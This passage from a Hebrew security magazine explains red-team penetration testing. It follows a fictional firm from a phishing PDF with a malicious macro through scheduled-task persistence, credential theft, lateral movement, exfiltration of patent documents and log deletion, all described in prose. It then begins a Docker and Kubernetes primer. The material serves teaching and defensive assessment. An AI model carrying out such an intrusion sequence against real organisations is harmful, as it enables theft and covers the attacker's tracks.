https://www.malwaretech.com/2015/04/hard-disk-firmware-hacking-part-1.html

https://www.malwaretech.com/2015/01/using-kernel-rootkits-to-concea.html

https://www.malwaretech.com/2015/02/bootkit-disk-forensics-part-1.html

SpritesMods:

https://spritesmods.com/?art=hddhack

Equation group firmware malware:

https://github.com/robguti/firmware_security_docs/blob/master/hd/A_TROJAN_THAT_CAN_MODIFY_THE_HARD_DISK_FIRMWARE.pdf

טכניקות להדבקות BIOS-ים:

http://www.legbacore.com/Research.html

שני ספרים מעולים להמשך התעמקות בנושא rootkitים ו-bootkit-ים.

- Rootkits and Bootkits: Reversing Modern Malware and Next Generation Threats
- The Rootkit Arsenal: Escape and Evasion in the Dark Corners of the System 2nd Edition

צוות אדום ותפקידו במבדקי חדירות

מאת רועי שרמן

הקדמה

במאמר זה אסביר את המושג "צוות אדום", איך מתבצע פרוייקט צוות אדום ומה התועלת שלו ולמה יותר ויותר ארגונים בוחרים לבצע בדיקה מסוג זה.

מהי ההגדרה לצוות אדום?

צוות אדום הינו קבוצה של אנשים, אשר תפקידם לשחק את תפקיד האויב ובכך באמת לתרגל את הכוחות הפועלים בארגון (ארגון צבאי, ממשלתי, פרטי או עסקי). לעומתם קיים הצוות הכחול, אשר אמון על הגנת הארגון ותגובה למקרי תקיפה. צוות אדום הינו מושג אשר נקשר להמון פעילויות במגוון רחב של תחומים (צבאיים, מודיעיניים, ועוד). במאמר זה אנו נתמקד במשמעות המושג "צוות אדום" בהקשר של מבדקי חדירות וייעוץ.

מה הם מבדקי חדירות?

מבדקי חדירות הינם בדיקות למערכות מידע, אפליקציות, תשתיות ושאר רכיבי הטכנולוגיה בארגון, על ידי הדמיה של תקיפה על ידי האקרים, תיעוד התהליך והמצאת דוח מפורט אשר כולל את פרטי החולשות שגולו, הוכחה ליכולת שימוש בחולשות אלו והמלצות לתיקונם. בדיקות אלו מתבצעות על ידי יועצי אבטחת מידע (ידועים גם כפנטסטרים, האקרים כובע לבן והאקרים אתיים).

בעולם מבדקי החדירות ישנם שלוש מתודולוגיות עיקריות: קופסא לבנה, אפורה ושחורה. בקופסא הלבנה, הבודקים מקבלים את כל הפרטים האפשריים על המטרה, כולל קוד-מקור (אם קיים), מבנה המערכת ומגבלות ולאחר מכן מתחילים לנסות לפרוץ את המערכת. בקופסא האפורה, הבודקים מקבלים חלק מפרטים אלו ובקופסא השחורה הם אינם מקבלים פרטים כלל, למען הפרטים ההכרחיים (שם האפליקציה, הלקוח, וכד'). בנוסף ישנם סוגי בדיקות רבים, הקשורים לתחום הבדיקה, כגון אתרי אינטרנט, תשתיות, מודעות (פישינג), בדיקות מוצר, ארכיטקטורה ועוד. בכל סוגי הבדיקות הללו, הגורמים בארגון אשר קשורים לפיתוח ו\או תחזוקת המערכת מודעים לביצוע הבדיקה. במאמר זה נתמקד בסוג בדיקה מסוים, הנקרא צוות אדום.

מה המגבלות של מבדקי חדירות "רגילים"?

כיום רוב הארגונים מבינים את הערך הקיים בבדיקות חדירות, אשר מקנים לארגון את האפשרות לקבל את זווית הראייה של האקרים כובע-לבן בנוגע למוצרים ולמערכות בארגון, חשיפה של חולשות אבטחה בהן (הנובעות מגורמים שונים) ואפשרות לתקן אותם (ולתקן נכון) על מנת למנוע ניצול שלהם על ידי גורמים זדוניים.

בדיקות אלה ברובן מוגבלות יותר מסוגן, ומתרכזות במערכת ספציפית, או מרכיב שלה ובכך הבדיקה אינה יכולה לכלול השפעות של מערכות או רכיבים שונים בסביבתה אשר יכולים לשנות את פני התמונה. למשל, יכול להיות שאחד מאתרי החברה נבדק ובסוף הפרויקט לא נמצא שום ממצא אשר יכול להעיד על יכולת להיכנס לתוך שרתי החברה, אך אם הייתה נבדקת הרשת בכללותה, או כלל השרתים החשופים לאינטרנט, אולי שרת הדואר היה מציג תמונה שונה?

בנוסף, בבדיקות של מערכת או חלק ייעודי מהרשת לא נלקח בחשבון הצוות הכחול אשר אמון על ניטור הרשת ותקריות ותפקידו להגיב במידה ומתבצעת תקיפה, ליידע ולהזניק את הגורמים הרלוונטיים ובמידת הצורך לחסום את התוקף. יתרה מזאת, במידה ומותקנות בארגון מערכות הגנה מתקדמות לזיהוי איומים, או אפילו מערכות הונאת תוקפים (Deception), האפקטיביות שלהם אינה נלקחת בחשבון בבדיקות מהסוג שתואר למעלה, אך בבדיקות צוות אדום, התמונה משתנה לחלוטין ובכך הצוות האדום, מעבר לבדיקה של בגרות האבטחה הארגונית, גם עוזר לתרגל ולמדוד את יעילות המערכות והצוותים הכחולים.

בנוסף, ההבנה הכללית של תועלת בדיקות החדירות עזרה לרתום חברות רבות לתהליך ולהירשם לתוכניות Bug Bounty, או מקימות תכניות מקבילות משלהן, על מנת למשוך חוקרים עצמאיים לבדוק את המערכות שלהם, למצוא פרצות אבטחה ולדווח עליהן לארגון על מנת שיוכל לתקן אותם ולמנוע שימוש לרעה בהן על ידי גורמים זדוניים. בתוכניות אלו ניתן למצוא חברות ענק (Facebook, Google), סטארט אפים קטנים ואפילו סוכנויות ממשלתיות (USA Department of Defense) וניתן גם למצוא תוכניות אשר מתקיימות על ידי מתווכחים כמו: HackerOne, Bugcrowed ונוספים.

לפני שנפנה לסקור את צורת הפעולה של צוות אדום ותפקידו במבדקי חדירות, יש להבין את אורח החיים של תקיפה סטנדרטית (לשם כך נדמה בדיקה של ארגון פיקטיבי בשם "גיבסון", אשר המטרה שהוגדרה על ידיו היא לגנוב מסמכי פטנטים):

1. **מחקר ואיסוף מודיעין (Research & Reconnaissance) -** השלב הקריטי ביותר. בשלב זה התוקף מתחיל לאסוף מידע על המטרה שלו ומשתמש בעצם בכל מקור מידע אפשרי, בין אם זה על בעלי תפקידים ברשתות חברתיות (לינקדאין, פייסבוק וכו'), כתובות מייל של הארגון, סוגי מערכות ההגנה בשימוש (על ידי סקירה של מודעות דרושים), מיפוי שרתים ונכסים אשר זמינים מהאינטרנט, רישום בעלי תפקידים עיקריים ודרכי יצירת קשר איתם, מיקומים של משרדים ועוד.

בבדיקה שלנו, אנו נתחיל לחפש באינטרנט את שם הארגון ולנסות לאתר עובדים שהזינו את שם הארגון כמעסיק בלינקדאין. נריץ כלים (The Harvester לדוגמא), עם שם הארגון, כדי לייעל את החיפושים ולאסוף כתובות אי מייל של עובדים ותוצאות ממנועי חיפוש שונים. את כל התוצאות נתעד ונשמור להמשך התהליך. במקביל, נשתמש במנועי חיפוש ייעודים, כמו Shodan ו-Censys על מנת לנסות לאתר נכסים של "גיבסון" שחשופים לאינטרנט ואיזה פורטים פתוחים בהם. למשל שרת SMTP שפורט 25 פתוח וניתן להשתמש בו ל-Mail Relay.

2. **תקיפה ראשונית (Initial Attack) -** כאן וקטור התקיפה ישתנה בהתאם למידע אשר נאסף בשלב הקודם. התוקף, לאחר שיסקור את המידע שנאסף, יבחר וקטור תקיפה ויתאים את כליו על מנת לנצל את הפרצה במלואה. למשל, אם זוהו אתרי אינטרנט אשר פגיעים לחולשה, אולי יבחר לנצל אותה? אולי יעדיף לבחור בפישינג, אם בחר בפישינג, יבחר אם להוסיף קובץ זדוני למייל, אולי מייל עם לינק שיבקש מהמשתמש את הסיסמא שלו ואולי בכלל יבחר לנסות לקרבת המשרד ולפרוץ את הרשת האלחוטית?

במקרה של גיבסון, בחרנו לשלוח פישינג. אנו יוצרים מסמך פרסומת, של הנחה לעובדי הארגון בבית הקפה שפועל ליד המשרד, הקופון נשמר בקובץ PDF שמצורף לאימייל ומכיל קוד מאקרו זדוני, שבעת ההרצה מתחבר לשרת שליטה של הצוות האדום.

3. **דריסת רגל (Initial Foothold) -** זהו השלב בו התוקף הצליח לחצות לראשונה את מערכות ההגנה של הארגון ולהיכנס לתוכו. בין אם נכנס לרשת הארגונית דרך הרשת האלחוטית, בין אם גרם לעובד להריץ קובץ עם קוד זדוני, או אולי אפילו, נכנס למשרדים לתוך חדר ישיבות וחיבר מכשיר לאחד מחיבורי הרשת בקירות.

מזל טוב! מנהלת המשרד של גיבסון פתחה את המייל ופתחה את הקובץ המצורף! יש לנו חיבור לתוך רשת הארגון, ברמת ההרשאות של מנהלת המשרד.

4. **תמידיות (Persistency) -** בשלב זה התוקף יחפש כיצד הוא יכול לייצר מצב שבו לא יאבד את הגישה שהשיג. בין אם זה לשתול קוד אצל המשתמש, בשרתים, אולי מפתחות ברג'יסטרי, משימה מתוזמנת או כל דרך אחרת, כך שהחיבור שנוצר יישמר והוא יוכל להמשיך לפעול לאורך זמן ומתחת לרדאר.

בתוך החיבור שנוצר, אנו נריץ פקודה על מנת לרשום משימה מתוזמנת (Scheduled task) שתריץ פקודה שתיצור חיבור חדש כל יום ב-12 בצהריים. כך שאפילו אם המשתמשת תתנתק מהאינטרנט, או תבצע ריסטארט, כל יום יווצר לנו חיבור חדש.

5. **איסוף מודיעין פנימי (Internal Reconnaissance) -** השלב הזה מאוד דומה לשלב הראשון, אך ההבדל העיקרי הוא שהוא מתבצע פנימה, אל תוך מערכות הארגון. התוקף ינסה למפות את הארגון והרשת מבפנים, איפה ממוקמים שרתים ואיזה תפקידים הם ממלאים, לאיזה משתמשים יש הרשאות גבוהות ועל איזה חלקים מהרשת וכמובן, באיזה מהשרתים נמצא מידע שיועיל לו להשלים את המשימה שלו.

בשלב זה נתחיל לתשאל את ה-DC של הארגון על מנת לנסות לאתר את הכתובת שלו, נבדוק את רמת ההרשאות של המשתמשת שפתחה את הקובץ, ננסה לאתר שרתים נוספים ברשת, נבדוק מה הגדרות ה-GPO שחלות בארגון, מורכבות הסיסמאות (לפריצה עתידית של Hashes) ומיקומים של תיקיות רשת והמידע שנמצא בהם.

6. **העלאת הרשאות (Privileges Escalation) -** בשלב זה התוקף ירכז את מאמציו על מנת לקבל עמדת שליטה חזקה וגבוהה יותר על הרשת ועל הארגון, על ידי גניבת סיסמאות או האשים, ניסיון לנצל חולשות אבטחה פנימיות בחלק מהמערכות ואולי אפילו על ידי ניצול משתמש חלש שהוא הצליח להשתלט עליו, כדי לתקוף משתמשים חזקים יותר.

לאחר שמיפינו את הרשת הפנימית, אנו רוצים לחזק את השליטה והיכולות שלנו. נבדוק את רמת ההרשאות של המשתמשת שלנו. היא לא אדמין לוקאלי על העמדה. נחפש פירצת אבטחה שתאפשר לנו להעלות הרשאות (אפליקציה פגיעה שרצה בהרשאות גבוהות או חולשה במערכת ההפעלה, מה שנוצל, יתועד לטובת הדוח בסוף הפרוייקט) וכרגע רמת ההרשאות שלנו היא אדמין על העמדה הלוקאלית. עכשיו נשתמש בכלי אחר, על מנת לגנוב סיסמאות של משתמשים אחרים שהתחברו לעמדה הזו בעבר, אחד מהם הוא דומיין אדמין. כרגע יש לנו שליטה מלאה על הרשת.

7. **תנועה רוחבית (Lateral Movement) -** בשלב זה התוקף מנסה לנוע בין מערכות ו\או רשתות ברשת, על מנת לנצל את המידע ורמת ההרשאות שהושגו בשלבים קודמים כדי להגיע ולהשתלט על מערכות ורשתות נוספות ובמידת הצורך, יחזור בהן על השלבים הקודמים (איסוף מידע פנימי והעלאת הרשאות).

לאחר שהעלנו את רמת השליטה שלנו ומיפינו את הרשת הפנים-ארגונית, אנו יודעים מה הוא שרת הקבצים. נבצע תנועה רוחבית על מנת ליצור חיבור נוסף מתוך השרת הזה, תוך שימוש בשם המשתמש והסיסמא של הדומיין אדמין וכרגע יש לנו שליטה מלאה על שרת הקבצים.

8. **איסוף והצפנת מידע (Gather & Encrypt Data) -** כאן כבר התוקף הצליח להשיג את המידע שחיפש (לרוב זה יהיה מידע סודי ו\או מסווג, PII Personally Identifiable Information), מידע עסקי,

מידע מפליל (עסקי או אישי) וסודות ארגוניים. התוקף יאסוף את המידע והזה ויצפין אותו על מנת לסחוט את החברה, או על מנת להוציא אותו החוצה מהחברה ולהימנע מזיהוי של המידע בעת ההעברה.

נתחיל לחפש שמות של קבצים ותיקיות שמכילים את המילה "פטנט", נאסוף את כולם לתיקייה אחת, נכווץ ונצפין אותה.

9. **הוצאת המידע (Exfiltration) -** לאחר שהמידע נאסף והוצפן, במידה וסחיטה אינה אחת ממטרות התוקף, הוא ינסה להוציא את המידע החוצה מגבולות הארגון, למקור אחר אשר תחת שליטתו ואשר יאפשר לו לעבור על המידע מאוחר יותר ולסנן אותו ואולי אף למכור או להעביר אותו לגורמים אחרים.

לאחר שסיימנו לאסוף את כל המסמכים שרצינו, נוציא את המידע מהארגון למחשב בשליטה שלנו, שממוקם מחוץ לארגון.

10. **ניקיון והסרת ראיות (Evidence cleanup) -** התוקף ינסה להסיר כל עדות לפעילות שלו, על מנת למנוע זיהוי של המתקפה ובעיקר למנוע זיהוי של התוקף והכלים בהם השתמש. כך יוכל להסתיר את עקבותיו ועקבות המתקפה, לשמור על זהותו ואף לשפר את הסיכויים שהארגון לא יצליח לתקן את פרצות האבטחה.

כעת נמחק עדויות. נסיר את הקבצים שהעתקנו ואת התיקייה שיצרנו, נסיר את המשימה המתוזמנת שיצרנו אצל מנהלת המשרד. נסיר לוגים שרלוונטיים לפעולות שלנו, נמחק את מייל הפישינג, נתנתק מהחיבור. לסיום, נמחק וננתק לחלוטין את השרת שהשתמשנו בו לשליטה במהלך הפרוייקט.

לאחר הבנה של השלבים של תקיפה סטנדרטית, אנו יכולים לראות כי מבדקי חדירות למערכות ייעודיות או לחלקים מן הרשת, לעולם לא יוכלו לדמות תוקף אמיתי וכאן נכנס לתמונה צוות אדום. תפקידו של צוות אדום הוא להוות הדמיה הקרובה ביותר האפשרית לתקיפה אמיתית, על פי השלבים שתוארו לעיל. אך למרות זאת, ישנן מספר מגבלות על צוות אדום (אשר משתנות מפרויקט לפרויקט, על ידי הלקוח המזמין את הבדיקה):

- **מגבלת הזמן -** תוקף אמיתי יוכל להקצות מספר חודשים (ואף שנים) לכל שלב בתקיפה, אך פרויקט צוות אדום תחום בזמן עקב המגבלות הכלכליות והעסקיות של מזמין הבדיקה.

- **מגבלת כלים -** לעיתים קרובות, הלקוח אשר מזמין את הבדיקה, לא יוכל להקצות סביבה ייעודית לבדיקה ולכן לא יוכל לקחת סיכון על המערכות הקיימות ולכן יגביל את הצוות בשימוש בכלי פריצה

מסוימים, אשר עלולים לגרום למערכת אי יציבות כגון אקספלויטים אשר מתבססים על Buffer Overflow וכד'.

- **מגבלות עסקיות -** ישנם לקוחות אשר תוחמים את הבדיקה, בין אם זה במטרות המאושרות למשלוח פישינג (לרוב לא מאפשרים לשלוח פישינג לבעלי תפקידים והנהלה), מגבלות במרחב התקיפה כגון רשתות מחוץ לתחום.

- **מגבלות אזוריות -** לעיתים לקוח יזמין בדיקה אשר לא כוללת הגעה פיזית לאתרי הארגון ובכך מבטל את הווקטור של השארת מדיה נגועה, פריצת מנעולים, התחזות לנותני שירות, גישה דרך הרשת האלחוטית וכדו'.

מהו הצוות האדום במבדקי חדירות?

הצוות האדום מורכב ממספר של יועצי אבטחת מידע, בעלי ניסיון hands-on בשלל מערכות וטכנולוגיות, בהן גם איכויות לא טכנולוגיות כגון גישה פיזית (פריצת מנעולים), הנדסה חברתית ובעיקר יצירתיות ומבצעיות. צוותים אלו קיימים לעיתים לא רק כחלק מחברות ייעוץ, לעיתים גם ניתן למצוא אותם כצוות אשר הוקם פנימית בחברה, על מנת לבצע את הבדיקות.

חברות רבות היום פונות לבדיקות של צוות אדום עקב העובדה כי כך הארגון יכול לקבל תמונה אמינה של מצב ורמת אבטחת המידע (ואולי גם האבטחה הפיזית) שלו. בעת הזמנת הבדיקה הגורמים היחידים המודעים לבדיקה, הינם מספר בודד של אנשים בארגון, כך בעצם מובטח כי הבדיקה אינה מסויגת וכי התרחישים אשר יופעלו נגד הארגון יגררו את התגובות אשר הגורמים הרלוונטיים יגיבו בתרחישי אמת. בנוסף ניתנת להנהלה האפשרות להגדיר בעצמה את היעדים לצוות האדום, את הנכסים הקריטיים ביותר ולהצביע על הנקודות הרגישות ביותר עבורן, במידה ותוקף ייכנס לארגון ובכך למדוד את רמת האבטחה המיועדת למידע ספציפי או מערכת ספציפית ואת העמידה שלו אל מול תוקפים חיצוניים.

מהם היתרונות של צוות אדום?

עקב העובדה כי צוות אדום לרוב יכלול תרחיש של גישה פיזית, ניסיון לנצל את החולשה האידיאלית (בני אדם) בפישינג או שיחות טלפון מפוברקות, מתאפשר לארגון לא רק להבין היכן נמצאות הבעיות הטכניות שלו, אלא להרגיש ולראות מה עלול לקרות לארגון במידה וגורם זדוני יחליט לנצל את זה. בעבר פרצות אבטחה היו מסתכמות בתרחישים תיאורטיים ("המשתמש לחץ על לינק באימייל פישינג, אז התוקף **יכול** להשתלט על המחשב"), כאן ישנה הדגמה חיה של התרחיש ("המשתמש לחץ על הפישינג, הנה סקרינשוט מהמסך שלו כשהוא במערכת הכספים") רכישת הרשאות גבוהות, גניבת מידע רגיש והתחמקות ממערכות שליטה והגנה בארגון. יתרה מכך, התוצאות של בדיקת צוות אדום מהוות כלי בידי מנהלי אבטחת מידע על מנת להציג להנהלה את הסיכונים מולם מתמודד הארגוואת הצורך במתן כספים

להכשרה, רכישת מערכות, או שינוי ארגוני. כמו כן, בדיקת הצוות האדום מסייעת לארגון לבחון את עצמו ואת צוותי הניטור והבקרה שלו, המערכות אשר הוטמעו בו ואת הצורך במערכות נוספות ו\או שונות לטובת הגנה, בקרה, ניטור ותגובה.

<u>מה עושים לאחר שמסתיימת הבדיקה?</u>

בסוף הבדיקה מתקיים דיון, אשר בו הצוותים (האדום, והכחול אם קיים), מסבירים כל שלב בתהליך, מה בוצע וכיצד ניתן היה לפתור\למנוע את זה וכיצד נכון היה להגיב לאותו מקרה. בנוסף מתקיים דיון עם הנהלת הארגון בנוגע לפעולות אשר מומלץ לבצע בסוף הבדיקה, על מנת לשפר את רמת האבטחה של הארגון. ואם בדיקת צוות אדום לא יכולה להבטיח חסינות כנגד מתקפות אחרות, היא בהחלט תשפר את עמידות הארגון אל מול תקיפות מתקדמות, תוכל להצביע על נקודות כשל טכנולוגיות ואנושיות ולהדגים בפועל את הנזקים אשר עלולים להיגרם עקב התקפת סייבר.

תחום הצוות האדום תופס תאוצה בשנים האחרונות, עד כדי כך שארגונים מזמינים בדיקות לתשתיות מדיניות (https://www.youtube.com/watch?v=pL9q2lOZ1Fw&feature=youtu.be).

התפתח המושג Red Teaming וסביבו חוקרי אבטחה ויועצים אשר מפתחים כלים ייעודיים וטקטיקות ייעודיות לשלב התקיפה, שלב איסוף המודיעין, תשתיות התקיפה ואפילו טקטיקות להקמת התשתית. נוצרו באינטרנט דיונים רבים כיצד לפעול בבדיקה שכזו על מנת להתחמק מהצוות הכחול ובנוסף לייעל את יכולות הבדיקה, לשמור על דממה מבצעית ולהשלים את הפעולה בהצלחה.

סיכום

עולם הטכנולוגיה והמחשבים בשנים האחרונות, הבין שכדי להגן על עצמו בצורה הטובה ביותר מתוקפים זדוניים, עליו לאמץ את שיטותיהם וכליהם ולשם כך יש לגייס (או לשכור) שירותים של תוקפים "לגיטימיים" ולבצע מבדקי חדירות, על מנת לשפר את המצב של אבטחת המידע בארגון. עם זאת, מבדקי החדירות הסטנדרטיים אינם מתאימים למתן של תמונה מלאה על יכולות חדירה לארגון ומתאימים לתמונה מוגבלת יותר, שתחומה להיקף הבדיקה והמערכת הנבדקת, לשם כך התחילו בדיקות של צוות אדום. צוות אדום יודע היום להתמודד עם חדירה לארגון בכללותו, על ידי ניצול של כל הדרכים האפשריות ולהתמודד אקטיבית מול צוותי הגנה וכל זאת על מנת לשפר את מצב הארגון בהיבט של אבטחת המידע ברשתות והמערכות והמצב של הארגון להתגונן אקטיבית ולהגיב לאירועי חדירה ותקיפות.

על המחבר

רועי שרמן, יועץ אבטחת מידע בכיר ו-Red Teamer ב-Ernst and Young ASC Israel. לשאלות, הערות, הארות ושאר ירקות ניתן למצוא אותי ב-Roei.sm@gmail.com

קוברנטיס - ניהול קונטיינרים (Containers) מבוזר

מאת אסף ויצמן (חברת פאלאנטיר סקיוריטי)

הקדמה


במאמר זה נסביר על טכנולוגית Docker להרצת תוכנות ושירותים בתוך קונטיינרים, נספר גם על Kubernetes שעושה שימוש ב-Docker לניהול מספר קונטיינרים ופריסתם על פני מספר שרתים ונדגים חולשה מגניבה בקוברנטיס שקיימת כבר זמן רב. לקינוח-ניתן כמה טיפים כדי שתוכלו לנסות לשחזר את הפגיעות בעצמכם באמצעות סביבת ניסוי המדמה מערכת קוברנטיס בשם minikube.

הערה: המעברים מעברית לאנגלית בלתי נמנעים, אך אשתדל להשתמש בכתב לועזי בעת שארצה להבליט מושג מסוים, כשאין מילה נוחה יותר לשימוש או בעת הצגתו.

Docker - סביבת הרצת קונטיינרים

Docker הוא פרויקט קוד פתוח המאגד רכיבי מערכת הפעלה וכלים שמטרתם הרצת יישומים בתוך קונטיינרים (Containers) קטני משקל. Docker פועל כרכיב במערכת ההפעלה ללא שימוש ב-Hypervisor.

Container - אובייקטים המדמים סביבות-משתמש (user-space) עבור יישומים. יישומים פשוטים מתפקדים כביכול לו היו רצים על מערכת הפעלה בלעדית או מכונה וירטואלית, אך בפועל המשאבים שלהם (יכולת עיבוד, זיכרון, רשת, תקשורת פנימית -IPC, דיסקים, תהליכים ועוד) משותפים ומנוהלים ע"י Docker תוך שימוש ב-Namespace נפרד משאר היישומים הפועלים על מערכת ההפעלה המארחת (Docker Host). קונטיינרים מאפשרים להריץ יישומים ושירותים מבלי להתקין עותק מלא של מערכת ההפעלה הווירטואלית של היישום אלא רק את שכבות המידע הרלוונטית (Layer).



[מקור: Docker Inc. and RightScale Inc., https://www.sdxcentral.com/cloud/containers/definitions/containers-vs-vms/]

המרכיבים בארכיטקטורה שאליהם נתייחס בנוגע ל-Docker:

Docker Host (נקל על הקריאה ונכנה אותו ה-**Host**) - המחשב/שרת שמריץ את השירות - **Docker Engine**.

Image - זאת התבנית שממנה יוצרים קונטיינרים. היא מורכבת מ:

- קובץ הגדרות מרכזי בשם Dockerfile.
- משכבות מידע (Layers).
- הגדרות שהוטבעו בו בעת שהוא הורד ל-Host או ששינו בו בדיעבד.

Image ניתן להוריד מ-Registry (ראו בהמשך) באמצעות הממשק של Docker או בהעתקה ישירה של קובץ.

Layer - שכבת מידע. Image יכול להכיל כמה שכבות, הן תופסות לרוב את מרבית השטח בפועל של הקונטיינר בעת יצירתו. (למשל-שכבה של מערכת הפעלה, שכבה של שרת Web ושכבה לבסיס נתונים. השכבות יראו בפועל בקונטיינר כקבצים במערכת קבצים אחידה ורגילה)

Container (קונטיינר)-מימוש של Image. זוהי הסביבה הממשית בזמן הריצה. להמחשה - Image הוא המתכון על הנייר הכולל את רשימת המצרכים והיכן ניתן להשיג אותם ואת המצרכים עצמם, בעוד שה-Container הוא התבשיל בפועל. מ-Image בודד ניתן לייצר מספר קונטיינרים.

Registry - מאגר מקומי או מרוחק המכיל Images (לעיתים אף שומר כמה גרסאות) ואת ה-Layers הכלולים בהם. Registry יכול להיות ציבורי או פרטי, עם או ללא דרישת הזדהות ועם או בלי HTTPS.

Hub - הוא מאגר גדול המכיל כמה Register-ים (אשר בתוכם Images) פרטיים או ציבוריים. המוכר מכולם הוא ה-Docker Hub הראשי המתגאה כמות של Images העולה במעל 100,000, בתוך Registers פרטיים וציבוריים. משתמשי Docker פרטיים העלו Fork-ים (שכפולים/גרסאות) שלהם לתוכנות מפורסמות שונות:

לדוגמא, Image של Kali ניתן להוריד מה-Docker Hub הציבורי בגרסאות שונות, גם מאנשים פרטיים שלא שותפים לפרוייקט של Kali וגם גרסאות רשמיות שהוכנו ע"י הצוות של Kali. סוג כזה של Image כולל כמה שכבות (Layers) רק למערכת ההפעלה ושכבות נוספות לכלים שונים של Kali לפי תחום (Wifi, Web, Forensics וכו') . באמצעות שורת Shell בודדת מקבלים סביבת Kali מוגדרת ומתפקדת:

```
docker run -t -i kalilinux/kali-linux-docker /bin/bash
```

ממעלותיו של Docker

היתרונות של Docker על פני מכונה וירטואלית:

- קונטיינרים צורכים פחות זיכרון ושטח דיסק ממכונות וירטואליות (אם משווים קונטיינר ו-VM המכילים באופן אופטימלי רק את הדרוש להרצת שירות/תוכנה מסוימת וזהה).
- בעלי ביצועים משופרים-מהירות העלאת שירות וריצה מקבילית.
- גמישים-בכך שמאפשרים הרצה של סביבות רבות שונות ומגוונות במקביל.[12]

Docker נמצא שימושי להרצת סביבות פיתוח, בדיקות וניסוי בעלות מערכת הפעלה רזה או מופעים רבים של שירותי רשת (למשל, שרת ה-Front-End של אפליקציה) היכולים לאתחל את עצמם או שנדרשים להוסיף העתקים נוספים תוך שניות בעת הצורך.

Docker Image הינה תבנית המכילה הוראות והגדרות ליצירת Containers וכוללת שכבות מידע שונות (Layers) שלהן יהיו חשופים היישומים הפועלים בקונטיינר.

Image המכיל שכבה המדמה Ubuntu Linux מינימלית, ספריות מערכת הנחוצות ותוכנת שרת Web-יכולה לרוץ על Docker Host הפועל על הפצה אחרת של לינוקס (למשל RedHat / CentOS) על אף השוני בין Ubuntu ל-RedHat, השכבות הרשומות ב-Image משלימות את הפער והטכנולוגיה הזו מאפשרת להזניק Container עם יישום תוך מספר שניות לעומת מכונה וירטואלית שתדרוש מספר דקות עד שמערכת ההפעלה ב-VM תסיים בעצמה להיטען.

[12] https://access.redhat.com/documentation/en-us/red_hat_enterprise_linux_atomic_host/7/html-single/getting_started_with_containers/#get_started_with_docker_formatted_container_images
על הגדרה של קונטיינרים כבטוחים יותר, נכון להיום אני חולק.

Docker פעל עד לפני שנה בעיקר על הפצות שונות של Linux. בשנה האחרונה התמיכה ב- Microsoft Windows התפתחה מאוד: בהתחלה הפתרון ל-Win היה מגושם והורכב ממכונה וירטואלית שבתוכה רץ Linux רזה ועליו Docker. אולם כיום Docker כבר מוטמע ב-Windows Server 2016 ויש Containers שמדמים סביבת Windows.

האפשרות הזריזה הזו להרים קונטיינר Linux דוגמת Ubuntu במחשב Windows הוא שימושי ביותר ויכול בהחלט להוות ווקטור תקיפה עבור תוקפים הרוצים לייבא קוד זדוני מורכב וגדול שירוץ בקונטיינר עם סביבה שהם הרכיבו ויעלו סיכויו להצליח לבצע את זממם או עבור בודקים שרוצים לייבא את כלי הבדיקה שלהם כשהם כבר מותקנים ומוכנים להפעלה.

Docker זמין כבר מ-2013 אך לאחר שיפורים בגרסא 0.8 שהוכרזה ב-2014, הפרויקט התחיל לצבור תאוצה שזינקה ב-2015 במקביל לצמיחת מאגר ה-Image-ים Docker-Hub שהתפתח והכיל תוכנות פופולריות רבות-מבסיס נתונים של PostgreSQL מוכן לשימוש (לא מוקשח) ועד WordPress או KALI בסיסי-כולל הפצות משופרות משוכפלות (Fork-ים) פרטיות או רשמיות (מתוחזקות על ידי יוצרי המוצרים ועובדי ארגון Docker Inc.). וכפי שמקובל בימינו-מיתוג, כנסים, Meetups, שיתופי פעולה עם יצרניות מערכות ההפעלה,ספקיות פלטפורמת ענן ויצרניות התוכנה הגדולות בעולם.

שאלה הנפוצה - מהו ההבדל העיקרי בין מכונה וירטואלית לבין קונטיינר של Docker? (ראו תמונה לעיל)

ההבדל העיקרי שמכונה וירטואלית מדמה סביבת מערכת הפעלה ומשאבים (מעבד, זיכרון, חומרה כמו כרטיס מסך / רשת / בקר USB, כוננים קשיחים ועוד) עצמאית המופעלת בתוך מחשב מארח (Host) אמצעות רכיב חומרה Hypervisor.

בעוד ש-Docker הינו מודול במערכת ההפעלה המאפשר להריץ יישום בתוך קונטיינר-מבלי להתקין מערכת הפעלה שלמה נוספת בכדי להריץ אותו, אלא נדרשת רק תבנית (Image) המכילה שכבות (Layers) הכוללות את הספריות והקבצים הדרושים להפעלת היישום, כולל קובץ היישום עצמו.

המרחק מהיישום הסופי שפועל בקונטיינר (לצורך הדוגמא -שרת Web) לבין מערכת ההפעלה של ה-Host הוא די קצר ב-Docker. לדוגמא, תהליך (Process) שרץ על גבי קונטיינר יופיע בבירור ברשימת התהליכים של ה-Host, אולם ה-PID (מזהה תהליך) שלו שונה בתוך הקונטיינר ומחוצה לו ב-Host משום שהתהליך נמצא ב-Namespace עם מספור נפרד הממופה לזה של מערכת ההפעלה ה"אמיתית".

